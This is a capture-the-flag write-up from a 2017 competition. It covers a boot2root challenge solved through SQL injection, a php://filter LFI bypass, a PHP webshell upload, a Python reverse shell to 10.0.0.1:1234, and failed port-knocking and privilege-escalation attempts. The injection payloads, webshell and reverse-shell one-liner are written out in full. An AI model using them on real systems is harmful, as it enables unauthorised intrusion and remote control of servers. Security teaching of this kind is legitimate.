GCCS 2017 FINALS REPORT

TEAM : DCUA
SANAT SHARMA, AADITYA PURANI (IT CTF)

BOOT2ROOT CHALLENGE

Description :

In this task, we were given an IP : **139.59.89.89** . The goal is to get shell access and elevate to the root privilege. Thereafter we need to create a file in /root and put our team name there.

We were the **FIRST** team to get reverse shell and that too under 1 and a half hour.

Reconnaissance :

The first thing we tried was to scan the IP using tool *nmap*.

```
root@knapstack~# nmap -T4 --open 139.59.89.89
Starting Nmap 6.24BETA ( http://nmap.org ) at 2017-11-21 11:31 IST
Interesting ports on 139.59.89.89:
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
```

We found out that ssh service was open at port 22. But when we tried to connect is using

```
root@knapstack~# ssh root@139.59.89.89 -p22
Permission denied (publickey)
```

That means that the server is not using a Password authentication but using a Public/Private Key access to SSH Server, which is an indication that we couldn't brute-force the SSH Login.

Then, we opened port 80 which ran Nginx Server, The most probable thing the server admin might have used was *service nginx start* .

Enumeration :

Now, we knew about the Nginx server running at port 80. So, the next plan was to find possible path on the server which might run a web application.

We used an open-source tool known as Dirsearch.py to bruteforce the directories and the file path.

```
root@knapstack~# python3 dirsearch.py -u http://139.59.89.89 -e php

 _|. _ _  _  _  _ _|_    v0.3.7
(_||| _) (/_(_|| (_| )

Extensions: php | Threads: 10 | Wordlist size: 5151

Target: http://139.59.89.89

[12:08:45] Starting:
[12:08:47] 200 -  301B  - /db.sql
[12:08:48] 301 -  305B  - /superadmin
```

So, we know the files db.sql and superadmin directory. We downloaded the db.sql file and saw the content and it was only about locking a particular table. Now, we went to access /superadmin directory and we landed to a fully functional web application

The attack surface was:

/editprofile.php

/loadme.php

/login.php

/messages.php

/sendmessage.php

/template.php

Web Exploitation:

We found an SQL Injection on index.php page. We were able to view the query and figured out that there is a possible SQL Injection in SELECT Statement, so we can use UNION to concat two queries and fetch information from the database.

' UNION SELECT 1,1,1,1,@@version ,'1

This command printed the version of the Mysql server. So, we moved on to dump the database. We found out that there were two users

Jared with password jared

Allan with password allan

There was no other juicy information in the database. So, we used **/login.php** to login to the web application. After logging into the web application we were able to use **messages.php** and **sendmessage.php**. So, we found out 3 **cross site scripting attacks** on the same page. Apparently, there was total 5 SQL Injection in the main page index.php.

Then, we went to template.php which took a parameter called load. So we passed a query like

Template.php?load=loadme .

This loads a local file *loadme* and interprets as output. This is known as *Local File Inclusion (LFI) Vulnerability* which is common in web application. So, now we try to load a different file like

Template.php?load=index


but it failed to load the index file. So, we used **Filter bypass method** which I demonstrated in my blog in 2015

https://aadityapurani.com/2015/09/18/read-php-files-using-lfi-base-64-bypass/

So, we used the filter **php://filter/convert.base64-encode/resource=**

This converts the input into base64 and then provides output on the page. And we confirmed it by

http://139.59.89.89/superadmin/template.php?load=php://filter/convert.base64-encode/resource=loadme



As we notice, the output is in base64 format, so we can decode it and get the content / source code of the PHP pages. So, we dumped the content of all the pages

```php
<?php
require_once 'common.php';
require_once 'dbfuncs.php';

//index.php

$getUser = $_REQUEST["username"];
$getId   = $_REQUEST["id"];

// ' UNION SELECT 1,1,1,1,LOAD_FILE('/etc/passwd'),'1

if(!empty($getUser)) {
    $query   = "select * from users where username = '" . $getUser . "'";
    $results = getSelect($query);
}
elseif(!empty($getId)) {
    $query   = "select * from users where id = " . $getId;
    $results = getSelect($query);
}

echo $query . "<br>";

if(!$results) {
    echo "Unable to find users: " . $_GET["username"];
}
else {
    foreach($results as $row) {
        echo "User found: <br>";
        echo "<b>Id:</b> " . $row[0] . "<br>";
        echo "<b>Username: </b>" . $row[1] . "<br>";
        echo "<b>Password: </b>" . $row[2] . "<br>";
        echo "<b>Firstname: </b>" . $row[3] . "<br>";
        echo "<b>Lastname: </b>" . $row[4] . "<br>";
        echo "<b>Email: </b>" . $row[5] . "<br>";
    }
}

```

Figure : index.php source code we dumped

Then, we carefully did a source code review and tried to exploit the sql injection to get shell access. But the server admin has restricted access to INTO OUTFILE to prevent shell upload using mysql queries. Now, we used our other approach of dirsearch and performed search on the

/superadmin/ directory. We found out a file called **upload.php**. We dumped the contents of upload.php using the LFI we already found.

As we can see bottom that, they randomized the filename using uniqid() and rand() but they echo'ed the file so that we can know the md5 signature of the file uploaded. So, the plan was to upload **php webshell** using $_GET Method and hack the server.

```
$ cat upload.php
upload something! Tooo TRICKYYYYYY!!!!! GUESS WORK NEEDED! HAPPY GUESSING :p
<br>
<?php
```

```php
$getall = $_GET['upload'];

#$getall="dfsodjfsldkjflsdkjf";

$filename = md5(uniqid(rand(), true));

$filenamefull = $filename . ".php";
file_put_contents($filenamefull, $getall);

echo "<br>" . $filename;


?>
```





Figure : The upload page

Now, we using Burp Suite to upload webshell and fetch the hash



We used a shell

<?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; }?>

Now, we can use this hash and visit

http://139.59.89.89/superadmin/3e6d00ec5881ad89baf8bc6835cf299c.php

http://139.59.89.89/superadmin/3e6d00ec5881ad89baf8bc6835cf299c.php?cmd=ls

Getting Reverse-Shell:

Now, that we have Remote Code Execution (RCE) on the web-server. We converted RCE to Reverse shell by using a Python Reverse shell program. It is present on http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.con
nect(("10.0.0.1",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

So, we then ran python filename.py from our shell and then it got back connected to our server. Now, we can use python one liner to spawn a /bin/bash terminal

python -c ‘import pty;pty.spawn(“/bin/bash”)’

Now, we had fully interactive terminal which was running for www-data user (nginx default user).

We were the **FIRST** team to get reverse shell and that too under 1 and a half hour.

Enumeration in the Server:

Next step was the enumerate what is present inside the server

```
$ lsb_release -a
No LSB modules are available.
Distributor ID:    Ubuntu
Description:    Ubuntu 14.04.5 LTS
Release:    14.04
Codename:    trusty


$ uname -a
Linux challenge01 3.13.0-135-generic #184-Ubuntu SMP Wed Oct 18 11:56:31 UTC
2017 i686 i686 i686 GNU/Linux
```

```
www-data@challenge01:/root$ ls -al
ls -al
total 60
drwxrwxr-x  6 root    root    4096 Nov 21 07:02 .
drwxr-xr-x 21 root    root    4096 Nov 21 05:35 ..
-rwxrwxr-x  1 root    root    5924 Nov 21 08:23 .bash_history
-rwxrwxr-x  1 root    root    3106 Feb 20  2014 .bashrc
drwxrwxr-x  2 root    root    4096 Nov 21 04:08 .cache
-rwxrwxr-x  1 root    root       0 Nov 21 05:35 .cloud-locale-test.skip
-rwxrwxr-x  1 root    root      48 Nov 21 05:59 .mysql_history
-rwxrwxr-x  1 root    root      21 Nov 21 06:55 .nano_history
-rwxrwxr-x  1 root    root     140 Feb 20  2014 .profile
drwxrwxr-x  2 root    root    4096 Nov 21 03:51 .ssh
-rwxrwxr-x  1 root    root    3532 Nov 21 06:05 db.sql
drwxrwxr-x  2 service service 4096 Nov 21 07:02 flags
-rwxrwxr-x  1 root    root    7388 Nov 21 05:55 master.zip
drwxrwxr-x  2 root    root    4096 Nov 21 05:09 scripts
```

Figure: Proof of concept of reverse shell

```
www-data@challenge01:/tmp$ cd ..
cd ..
www-data@challenge01:/$ ls
ls
bin   dev  home        lib         media  opt   root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  lost+found  mnt    proc  run   srv   tmp  var
www-data@challenge01:/$ ls
ls
bin   dev  home        lib         media  opt   root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  lost+found  mnt    proc  run   srv   tmp  var
www-data@challenge01:/$ cd /var/www/html
cd /var/www/html
bash: cd: /var/www/html: No such file or directory
www-data@challenge01:/$ cd /var/www/superadmin
```

Figure: Enumerating stuffs

```
www-data@challenge01:~/superduperadmin$ls
ls
?                                  8eedc2ca7a2e6f81d224ec27dd3b2eba.php
000538e7d1efbe25254496469224d615.php  93d45d7de22df321657f73e2fff04d74.php
04ffaaf77f72c1313f21022ad69aec8d.php  98539f349953e50eed7250d08ef3e534.php
098808d838016d5166ba7c989e4e7c21.php  9d57bc92ecfeef5d274162b9bb4cb015.php
0a7a8c6c3859c167a90e721d4242deee.php  9fd4c33643f330c8b5dfb40cb013ffb0.php
0d857d1ec228bf4e47bf8c3f64ee4707.php  a5c1909bb98231a02cbe788c1e86ae80.php
0da54e5de2354337118a431374717042.php  a6c153f1fd816f171e84fef4d46d61a7.php
0f1352ef4f8842c4fbeee954d22a401c.php  aab68cdb22fdb53b025159a36282afde.php
116de1aaad5e70fb2f7e03a8d2582542.php  ab1df4bdf5ad6b6ffaa0c6abae5ab957.php
121343c5565464337.php              ad21b60be91abf5feeccf14f235cd260.php
18cc13e5f5bb9bb2b36a7095b8318aea.php  ad9f31c33cea1b221d5ed053de545542.php
1b80873e35ecc294664e3eb662771e49.php  aeb7fec7f3e1948533c31cd0c4530d5d.php
1dda3c923b0f8667c475070499285ac8.php  b1bf308380be1d31864786c529646b66.php
1e1c174bc3202de0b98abf1a90a8f615.php  b41503587e5c6ea05e47262f242f2acc.php
209e3e5b1ab1b0ecb628ba4952243147.php  b5548a9439dbeae20270bd939fdab530.php
20a37b25c7211d498ce9b1266be1baeb.php  b60be91abf5feeccf14f235cd260.php
2c79998d7b043233bc790b1d9742d62a.php  b6fae37db424c7c43b5bea78953ae3f2.php
2cd6548d95de6b7c152e382b99e5cc79.php  ba91e14005a73c6a434900a3daa2263b.php
2d965029beb0ce3a215146b361838796.php  bb0e953a5f54b08728dc7ff7904b804f.php
2e09f777940211633b9d1555a7c9a9aa.php  be3a344f1083a791532f050b2c81ca75.php
2e772cafca346b24be2aabef6aa39933.php  be9b54ae265e0e690eb05de2020900fa.php
2fc613a99f404d754187487cf0493b32.php  c1f551bd6ff2ff0424ab9913d82f1106.php
32205083ae62824f8673d5e964e5363d.php  c449163bd07c20b8aeefd392fca8568c.php
32d6d86bf579b0b4a28e8aed645609db.php  c6d821d109e4dd5100848e6e54c779bb.php
367dd558efd9fdd9ffee4ca1e3a09e94.php  c6faece6bc8e534bb62badcda5aacfd4.php
3741e20f585368a44af614646fad7db9.php  c8598c85468817f1f99c6e4202131f3d.php
39c2f53ccc36ec95737be72bd50c2d51.php  ccf6aef6cf8e57f5874adf0dc9b3c4ff.php
3cc1325d62b06ca4f43408c282989cbf.php  cdc29053aaf6431d71bccd3316ab5632.php
3f2f3f37a8ca269640d15920861fd44b.php  ce9bd00519d14057b04d0448ae2467ca.php
40f3577a48d6126936ca0ff68e5445be.php  common.php
4127527e4bc44ecc98112845b508fd36.php  consts.php
428f042a0191d2aad20aa833a059b796.php  d2aa200e579813b40480d6365686769f.php
496ba89fba97f6269dd5aded5e308af7.php  d3703cba51016c517703400025d0c6f8.php
4dc06eebaba1a1e16c7b5b2ac7e706e2.php  d764187ba7861d274e12fe7fbe67ace1.php
4ea9ef255f3ddec51683313d202fab4b.php  d7de4a8c79128a538a5618bca222ffc2.php
4f12cda83b1fd54a14d242bd08b4ad20.php  d7ebb640576cc342faa3d90b566000dd.php
5069680d5651e7c02e25233e560e0605.php  d9334e8cd91b8d5d5a23c0a479b895e6.php
553678318438ca2919ca6c93ac66cc43.php  d934bd514aafe4d30d752eac920a756b.php
55550d0f99329b2945d92a058f689ab4.php  db335a801d3a7e61bbf1a4b97d001876.php
5646b91b52ca2c5489ee199d24c391d4.php  dbfuncs.php
5a7a704c5a4cd7879d212fed2fedcb4a.php  dc8e477d4850a3217c214ee69dd855fb.php
5d015698c543fa39d1ca030c42df47a3.php  editprofile.php
606245ac5fb6c017afd97d16994039ce.php  htaccess.php
6a4767e145554d1cf50f0a72333c2a0a.php  index.php
6d313135e000df2471208cc6a198b117.php  into.sh
6f75dd001893a42ec0af67a2a696c9a2.php  linux-exploit-suggester.sh
75c53dfafcfc314f3cb0c4e94613bb30.php  lmao.sh
```

Figure: Reverse-shell output

There were three python socket files which we found under /root/scripts/

```
$ ls -l /root/scripts/
total 12
-rwxrwxr-x 1 root root 2153 Nov 21 05:31 30.py
-rwxrwxr-x 1 root root 2156 Nov 21 05:31 50.py
```

```
-rwxrwxr-x 1 root root 2147 Nov 21 05:31 60.py
```

Those were simple socket program with some hints. We instantly figured out it was port-knocking but we need to find the pattern to knock the ports.

```
for((i=1;i<65535;++i)); do nc -z 10.139.128.137 $i; done

for((i=50;i<65535;i+=10)); do nc -z 10.139.128.137 $i; done

for((i=30;i<65535;i+=10)); do nc -z 10.139.128.137 $i; done

echo hello | netcat 10.139.128.137 30 &
echo help | netcat 10.139.128.137 50 &
echo sequence | netcat 10.139.128.137 60 &

nc -zv 10.139.128.137 30 50 60 100

nc -zv 10.139.128.137 50 60 30 100

nc -zv 10.139.128.137 `seq 30 10 65000`

for i in 30 50 60; do for j in 30 50 60; do for k in 30 50 60; do nc -z
10.139.128.137 $i; nc -z 10.139.128.137 $j; nc -z 10.139.128.137 $k; done;
done; done
```

But, none of the order worked for us. We also checked Local Privilege escalation scripts

https://raw.githubusercontent.com/AusJock/Privilege-Escalation/master/Linux/Post%20Exploitation%20Scripts/Linux%20Privilege%20Escalation%20Script%20Perl.pl

https://github.com/AusJock/Privilege-Escalation/tree/master/Linux/Post%20Exploitation%20Scripts

But nothing fruitful was found out. While enumerating we figured out the *authorized_keys* (public key) ending with **shiv@Kailash** . We tried that as some password too but didn't worked.

We tried mysql exploit by loading malicious shared object(.so) file and dumping to /var/lib/mysql/ but the server admin was running mysql with secure flags on which denied us to use the INTO OUTFILE and DUMP commands. The kernel was latest ubuntu, so overlayfs exploit also failed.

We found out that /root/ contained directories /flags and we tried *ls -al* to list attributes of the file and we found out a strange *chown* permission of the current directory. It was interesting to see that it was *chowned* by service user.

```
www-data@challenge01:/root$ cd flags
cd flags
www-data@challenge01:/root/flags$ ls -al
ls -al
total 8
drwxrwxr-x 2 service service 4096 Nov 21 07:02 .
drwxrwxr-x 6 root    root    4096 Nov 21 07:02 ..
www-data@challenge01:/root/flags$ mkdir ./dcua
mkdir ./dcua
mkdir: cannot create directory './dcua': Permission denied
```

We tried to create a directory but as we were www-data user we failed to create a directory. Then we tried to use *su -l* services and tried mysql password **hacker@123**. But it failed.

We tried a lot for 5 hours on this, but ended with no fruitful result helping us to gain root access. Even if we could have cracked the service user, there was no way to become root.